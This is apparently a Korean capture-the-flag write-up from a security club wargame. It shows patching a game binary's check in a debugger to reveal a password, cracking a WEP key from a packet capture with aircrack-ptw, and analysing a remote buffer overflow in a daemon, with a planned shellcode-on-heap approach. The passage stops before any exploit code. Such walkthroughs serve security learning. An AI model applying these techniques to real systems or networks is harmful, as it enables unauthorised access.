
언패킹 된 프로그램을 ollydbg로 열어보았습니다. 가장 처음의 예외처리를 통과(Shift+F9)해 주면 OEP를 찾았을 때와 같은 모습을 볼 수 있습니다.



이제 분석을 위한 방해요소는 모두 제거하였으므로, 프로그램을 다시 실행시켜 살펴보겠습니다. 게임을 시작하면 아래 그림과 같이 오른쪽에 게임의 상태(게임이름, 버전, 등록여부, 점수, 벽돌의 개수)가 나타납니다.




위에서 나타난 게임의 상태는 특정 루틴의 체크를 거쳐서 등록 여부, 현재 점수, 벽돌의 개수 등이 쓰여질 것이므로 이러한 상태를 출력하는 함수 주변의 루틴을 살펴보면 될 것입니다. 여기서 사용되는 함수는 TextOut()으로 추측할 수 있으며, 해당 함수에 break point를 걸고 분석해 보겠습니다. 마우스 오른쪽 버튼을 누르고 Search for -> All intermodular calls를 선택하면 프로그램에서 사용되는 함수들이 나타나는데, TextOut() 함수를 찾아서 마우스 오른쪽 버튼을 누른 뒤, Set break point on every call to TextOut을 선택하여 모든 TextOut()함수에 break point를 걸어줍니다.



다음과 같이 모든 TextOut() 함수에 break point가 걸리는 것을 볼 수 있습니다.

```
00401670 CALL DWORD PTR DS:[<&USER32,ShowWindow>] USER32,ShowWindow
00401CF5 CALL DWORD PTR DS:[<&kernel32,Sleep>]    kernel32,Sleep
004022AD CALL DWORD PTR DS:[<&kernel32,Terminatel kernel32,TerminateProcess
0040190E CALL EBP                                 GDI32,TextOutA
00401945 CALL EBP                                 GDI32,TextOutA
00401FC8 CALL DWORD PTR DS:[<&GDI32,TextOutA>]    GDI32,TextOutA
004010E8 CALL DWORD PTR DS:[<&USER32,TranslateAc  USER32,TranslateAcceleratorA
004010F7 CALL DWORD PTR DS:[<&USER32,TranslateMe  USER32,TranslateMessage
00402481 CALL DWORD PTR DS:[<&kernel32,UnhandledI kernel32,UnhandledExceptionFilter
00401BE4 CALL DWORD PTR DS:[<&USER32,UpdateWindo  USER32,UpdateWindow
00401CEA CALL DWORD PTR DS:[<&USER32,UpdateWindo  USER32,UpdateWindow
0040453A CALL DWORD PTR DS:[<&kernel32,VirtualAl  kernel32,VirtualAlloc
```

break point가 걸린 상태에서 프로그램을 실행시켜 멈추는 지점이 게임의 현재 상태들을 출력해 주는 부분의 루틴이 될 것입니다. 해당 루틴 근처를 분석해 보면, 특정 체크를 거쳐서 TextOut() 함수로 현재의 정보를 출력해 주는 것을 알 수 있습니다. 이렇게 찾은 루틴은 IDA로 분석해 볼 것인 데, 특정 주소로 이동하는 단축키인 G를 이용해서 우리가 ollydbg에서 찾았던 break point가 걸려있는 주소 부근을 분석하겠습니다. ollydbg에서 프로그램을 실행시키면 0040190E에서 멈추게 되며, IDA를 이용하여 해당 주소로 이동하였습니다.



"축하합니다! 암호는.." 이라는 메시지로 보아 암호를 출력해 주는 부분으로 추측됩니다. 바로 윗부분에 있는 체크를 거쳐서 암호 출력 루틴으로 점프할 것인지를 결정합니다.

```
seg003:0040A6A9 byte_40A6A9      db 0
.
.
seg000:004019B7                  cmp     ds:byte_40A6A9, 1
seg000:004019BE                  jnz     loc_401A6C
```

byte_40A6A9의 값과 1을 비교해서 같다면 패스워드를 출력해 주는 루틴으로 점프합니다. 하지만 byte_40A6A9의 초기 값은 0이므로 1과 같지않기 때문에 패스워드를 출력해 주지 않습니다. 패스워드는 스트링 검색을 통해 바로 찾아내지 못하도록 암호화 되어 있는데, 다음의 간단한 복호화 연산을 거친 뒤에 정상적인 패스워드가 추출됩니다.

```
004019F7  |> 8A81 EC744000  /MOV AL,BYTE PTR DS:[ECX+4074EC]
004019FD  |. B2 64          |MOV DL,64
004019FF  |. 04 9C          |ADD AL,9C
00401A01  |. 8881 EC744000  |MOV BYTE PTR DS:[ECX+4074EC],AL
00401A07  |. 8AC1           |MOV AL,CL
00401A09  |. F6EA           |IMUL DL
00401A0B  |. 3281 EC744000  |XOR AL,BYTE PTR DS:[ECX+4074EC]
00401A11  |. 8881 8CA64000  |MOV BYTE PTR DS:[ECX+40A68C],AL
00401A17  |. 41             |INC ECX
00401A18  |. 83F9 16        |CMP ECX,16
00401A1B  |.^72 DA          WJB SHORT g300_unp.004019F7
```


그럼 이제 ollydbg를 통해 CMP 명령의 비교 값을 1로 변경시키고, break point는 패스워드 복호화 연산이 끝난 직후 버퍼에 저장하는 아래의 루틴 다음에 걸도록 합니다.

```
seg000:00401A1D                 push    offset byte_40A68C
seg000:00401A22                 lea     eax, [esp+94h+String]
seg000:00401A26                 push    offset aS_      ; "%s 입니다."
seg000:00401A2B                 push    eax             ; LPSTR
seg000:00401A2C                 call    ebx ; wsprintfA
seg000:00401A2E                 add     esp, 0Ch
```

CMP 명령의 비교 값을 0으로 변경시킨 모습입니다.

```
004019B4  . 56              PUSH ESI
004019B5  . FFD5            CALL EBP
004019B7    803D A9A64000   CMP BYTE PTR DS:[40A6A9],0
004019BE  .v0F85 A8000000   JNZ g300_unp.00401A6C
004019C4  . 8D4424 10       LEA EAX,DWORD PTR SS:[ESP+10]
004019C8  . 68 40754000     PUSH g300_unp.00407540
```

CMP 명령의 체크를 거친 뒤, 간단한 복호화 연산작업이 끝나면 다음과 같이 패스워드를 알아낼 수 있습니다.



패스워드는, dO yOu kOnw *THINK*? 입니다.

B100 문제에 나온 고등학생 X모군을 기억하는가? 결국 그는 어드민 서버를 찾아내는 데에는 성공했지만, 도대체 어떻게 풀어야할지 알수가 없었다. 많은 시간을 낭비하다, 더 이상 접근하는것은 무리! 라고 판단. 포기한 상태이다. 하지만 그는 지금 부산으로 향하는 KTX 열차에 있다(응?) 물리적 + 사회공학적 해킹이라도 하면 뭔가 나오지 않을까 싶어서 인데,,

...

X모군은 결국 한 문제를 풀수 있었다. 게다가 보너스로 B100 문제의 결정적 힌트또한 얻을 수 있었는데...

문제풀기

힌트(12월8일 오전3시40분)
- X모군이 사용한 방법은 무선랜 해킹입니다.

file 명령을 통해 파일의 정보를 살펴보았습니다.

```
[root@localhost aircrack-ptw-1.0.0]# wget http://gray.mainthink.net/h200/h200.tar.gz
--16:24:37--  http://gray.mainthink.net/h200/h200.tar.gz
           => `h200.tar.gz'
Resolving gray.mainthink.net... 210.110.158.21
Connecting to gray.mainthink.net|210.110.158.21|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3,489,659 (3.3M) [application/x-tar]

100%[==========================================================================>]
3,489,659    975.65K/s    ETA 00:00

16:24:41 (965.89 KB/s) - `h200.tar.gz' saved [3489659/3489659]
[root@localhost aircrack-ptw-1.0.0]# tar zxvf h200.tar.gz
h200

[root@localhost aircrack-ptw-1.0.0]# file h200
h200: tcpdump capture file (little-endian) - version 2.4 (802.11, capture length 65535)
```

문제로 주어진 h200은 패킷 캡쳐의 결과를 저장한 파일인 것을 알 수 있습니다. 문제상에서는 KTX 안에서 인터넷을 사용하였다고 했는데, KTX 열차에서는 유선인터넷을 사용하지 못할 것입니다. 그러므로 h200은 무선랜을 캡쳐한 파일인 것으로 짐작할 수 있습니다. 캡쳐한 무선 패킷을 이용하여 WEP(Wired Equivalent Privacy)키를 크랙해 보겠습니다. Aircrack-ptw 라는 도구를 이용할 것이며, 아래 주소에서 받을 수 있습니다.

Link - http://www.cdc.informatik.tu-darmstadt.de/aircrack-ptw/

먼저, aircrack-ptw를 받아서 설치합니다.

```
[root@localhost ~]# wget http://www.cdc.informatik.tu-darmstadt.de/aircrack-
ptw/download/aircrack-ptw-1.0.0.tar.gz
--16:28:35--  http://www.cdc.informatik.tu-darmstadt.de/aircrack-ptw/download/aircrack-
ptw-1.0.0.tar.gz
           => `aircrack-ptw-1.0.0.tar.gz'
Resolving www.cdc.informatik.tu-darmstadt.de... 130.83.167.48
Connecting to www.cdc.informatik.tu-darmstadt.de|130.83.167.48|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 6,630 (6.5K) [application/x-gzip]

100%[==========================================================================>]
6,630         20.41K/s

16:28:37 (20.40 KB/s) - `aircrack-ptw-1.0.0.tar.gz' saved [6630/6630]

[root@localhost ~]# tar zxvf aircrack-ptw-1.0.0.tar.gz
aircrack-ptw-1.0.0/
aircrack-ptw-1.0.0/aircrack-ptw-lib.h
aircrack-ptw-1.0.0/attacksim.c
aircrack-ptw-1.0.0/aircrack-ptw.c
aircrack-ptw-1.0.0/aircrack-ptw-lib.c
aircrack-ptw-1.0.0/Makefile
aircrack-ptw-1.0.0/README

[root@localhost aircrack-ptw-1.0.0]# make
gcc -o aircrack-ptw -Wall -fomit-frame-pointer -O3 -lpcap aircrack-ptw.c aircrack-ptw-
lib.c
```

설치된 aircrack-ptw를 이용하여 h200의 WEP를 알아낼 수 있습니다. 사용은 간단히 문제로 주어진 무선랜 패킷 파일을 aircrack-ptw의 인자로 주면 됩니다.

```
[root@localhost aircrack-ptw-1.0.0]# ./aircrack-ptw h200
This is aircrack-ptw 1.0.0
For more informations see http://www.cdc.informatik.tu-darmstadt.de/aircrack-ptw/
allocating a new table
bssid = 00:0E:E8:F3:47:F8  keyindex=0
stats for bssid 00:0E:E8:F3:47:F8  keyindex=0 packets=53737
Found key with len 13: 6D 6F 64 65 6D 5F 61 74 7A 5F 6F 6B 5F
```

총 13byte로 이루어진 WEP를 알아내었습니다. 추출된 16진수를 각각 문자로 변환시키면 답을 얻을 수 있습니다.

정답은, modem_atz_ok_

혹시 THINK가 렌트카 사업을 새로 시작한다는 사실을 알고 있는가? 믿을 수 없겠지만 사실이다. THINK 렌트카 사업부분 총괄책임을 맡고 있는 조모군의 말을 들어보자.

"에~ 저희 THINK는 전국 유수의 정보보호 동아리들과 어깨를 나란히 하기 위해 이번 렌터카 사업을 시작하게 되었습니다.(응?) 에~ 저희는 전국 최다 외국차량 보유와 함께 인터넷 네트워크를 통한 편리한 예약 시스템을 운영하고 있습니다. wargame.mainthink.net:1410 (으)로 접속하시면 언제든지 저렴한 가격으로 편리하게 렌트를 하실 수 있습니다. 좀 도와주십쇼~"

말도 안되는 캐소리라고 생각하는가? 이 믿을 수 없는 THINK의 비밀을 파헤쳐 보자.

문제풀기

힌트 (12월8일 오후8시02분)
- 해당 데몬에 원격으로 시스템의 권한을 획득할 수 있는 BOF 취약점이 존재함.

바이너리를 분석하기 전에 문제서버로 접속해 보았습니다.


```
[hkpco@ns hkpco]$ telnet wargame.mainthink.net 1410
Trying 210.110.158.31...
Connected to wargame.mainthink.net.
Escape character is '^]'.
**********************************************************************
** WELCOME TO THE THINK LENTCAR ONLINE RESERVATION SYSTEM v0.1 **
**********************************************************************

 1. Doyota
 2. BNW
 3. Hyendai
 4. Banz
 5. Forche
 6. Perrari
----------------------------------------------------------------------
Which maker do you want to borrow? 1

 1. Corolla
 2. Tacoma
 3. Camrv
 4. Avalon
 5. Highlander
----------------------------------------------------------------------
Which model do you want to borrow? 1
Error: Sorry. We don't service anymore on this car. Choose another car please.
Connection closed by foreign host.
```

기본적으로 메뉴선택을 위해 두 번의 숫자를 입력 받았습니다. IDA 혹은 objdump등의 툴을 이용하여 disassemble결과를 살펴보면 각 메뉴에 대한 분기문들이 비교적 많은 편이기 때문에 처음부터 분석하기엔 시간이 많이 걸립니다. 약간의 수동 Fuzzing이 필요한데, 각 메뉴들을 모두 한번씩 선택하여 살펴보면 문제의 실마리를 얻을 수 있습니다. 첫 번째 메뉴가 6가지 이고, 두 번째 메뉴가 5가지 이므로 최대 총 30번의 시도로 분석의 수고를 줄일 수 있습니다. 다음은 이렇게 알아낸 결과입니다.

```
[hkpco@ns hkpco]$ telnet wargame.mainthink.net 1410
Trying 210.110.158.31...
Connected to wargame.mainthink.net.
Escape character is '^]'.
**********************************************************************
** WELCOME TO THE THINK LENTCAR ONLINE RESERVATION SYSTEM v0.1 **
**********************************************************************

 1. Doyota
 2. BNW
 3. Hyendai
 4. Banz
 5. Forche
 6. Perrari
----------------------------------------------------------------------
Which maker do you want to borrow? 3

 1. NF Sonata
 2. Grandeur TG
 3. Tuscani
 4. Veracurse
 5. Pony
----------------------------------------------------------------------
Which model do you want to borrow? 5

Please fill out the bellow form
------------------------------
Name: aaa
Age: bbb
Licence ID: ccc
Phone Number: ddd
Address: eee
Credit Card Number: fff
Expiry Date (mm/yy): ggg

----------------------------------------------------------------------
Okay. Your information saved in our database correctly.
Please visit our off-line service center. Bye~
Connection closed by foreign host.
```

첫 번째 메뉴는 3번, 두 번째 메뉴는 5번을 선택하면 위와 같이 이름, 나이, 라이센스 ID 등의 정보를 입력 받는데, 이러한 입력 루틴을 중심으로 분석해 보겠습니다.
분석 도구는 IDA를 사용하였습니다.

첫 번째(Name:) 입력루틴은 다음과 같습니다.



write() 함수 호출부분은 “Name: “문자열을 출력하기 위한 것이고, read() 함수 호출부는 다음과 같이 나타낼 수 있습니다.

read(sockfd , ebp-0x208 , 200h);

이름에 대한 입력을 받는 루틴은 어떠한 취약점도 찾아볼 수 없습니다. 그 다음 입력인 나이, 라이센스 ID 등도 위와 같은 식으로 되어 있습니다. 하지만 가장 마지막 입력 부분은 이제까지의 루틴과는 조금 다른점을 볼 수 있습니다. 다음은 마지막으로 입력 받는(*Expiry Date (mm/yy):*) 만기일(Expiry Date)의 read() 함수 호출 부분입니다.

```
.text:080495D9  loc_80495D9:                            ; CODE XREF: sub_8048FE6+5E1↑j
.text:080495D9                  sub     esp, 4
.text:080495DC                  push    211h            ; unsigned int
.text:080495E1                  lea     eax, [ebp-208h]
.text:080495E7                  push    eax             ; void *
.text:080495E8                  push    dword ptr [ebp+8] ; int
.text:080495EB                  call    _read
.text:080495F0                  add     esp, 10h
```

위 루틴은 다음과 같이 나타낼 수 있습니다.

read(sockfd , ebp-0x208 , 0x211);

0x208의 공간이 주어져 있으며 입력은 최대 0x211byte까지 받을 수 있습니다. 10진수로 나타내면, 520byte의 버퍼에 최대 529byte까지 입력을 받는 것이므로, ebp와 return address를 덮을 수 있기 때문에 가장 마지막 입력에서 Buffer Overflow 취약점이 존재하는 것을 알 수 있습니다.

Remote Buffer Overflow 취약점은 쉘코드의 주소를 return address에 덮어씌워서 공략할 수 있습니다. 쉘코드는 이름, 나이 등을 입력 받는 버퍼에 담을 수 있지만, 현재까지 살펴본 정보로는 버퍼의 주소 값을 알 수 없으므로 brute force를 시도해야 합니다. 하지만 바이너리를 자세히 분석해 보면 brute force를 하지 않고도 주소 값을 찾아낼 수 있습니다. 다음은 read() 함수를 이용하여 주소(Address:)를 입력 받는 부분과 그 바로 다음의 루틴입니다.

```
.text:08049498                  push    200h            ; unsigned int
.text:0804949D                  lea     eax, [ebp-208h]
.text:080494A3                  push    eax             ; void *
.text:080494A4                  push    dword ptr [ebp+8] ; int
.text:080494A7                  call    _read
.text:080494AC                  add     esp, 10h
.
.
.text:080494CE                  lea     eax, [ebp-209h]
.text:080494D4                  add     eax, [ebp-20Ch]
.text:080494DA                  mov     byte ptr [eax], 0
.text:080494DD                  sub     esp, 8
.text:080494E0                  lea     eax, [ebp-208h]
.text:080494E6                  push    eax             ; char *
.text:080494E7                  push    offset byte_804A3A0 ; char *
.text:080494EC                  call    _strcpy
.text:080494F1                  add     esp, 10h
```

read() 함수로 입력을 받은 뒤, 해당 입력 값을 strcpy() 함수를 이용하여 힙 영역에 저장합니다. 다음과 같이 나타낼 수 있습니다.

read(sockfd , ebp-0x208 , 0x200);
strcpy(0x0804a3a0 , ebp-208);

입력한 값을 힙 영역인 0x0804a3a0에 저장하는 것을 알 수 있습니다. 다른 입력 루틴들도 read() 함수 이후에 위와 같이 고정된 힙 영역에 값을 저장합니다.

그럼 이제 이름, 나이 등 값을 저장할 수 있는 영역 중 하나를 선택하여 쉘코드를 입력한 뒤, 저장되는 힙 영역의 주소를 알아내어 해당 주소로 return address를 덮어 씌우면 쉘을 획득할 수 있을 것입니다. 문제 서버의 시스템은 다음과 같이 파일의 정보를 통해 알 수 있습니다.

```
[hkpco@ns HSC]$ file lentcard
lentcard: ELF 32-bit LSB executable, Intel 80386, version 1 (FreeBSD), dynamically linked
(uses shared libs), stripped
```

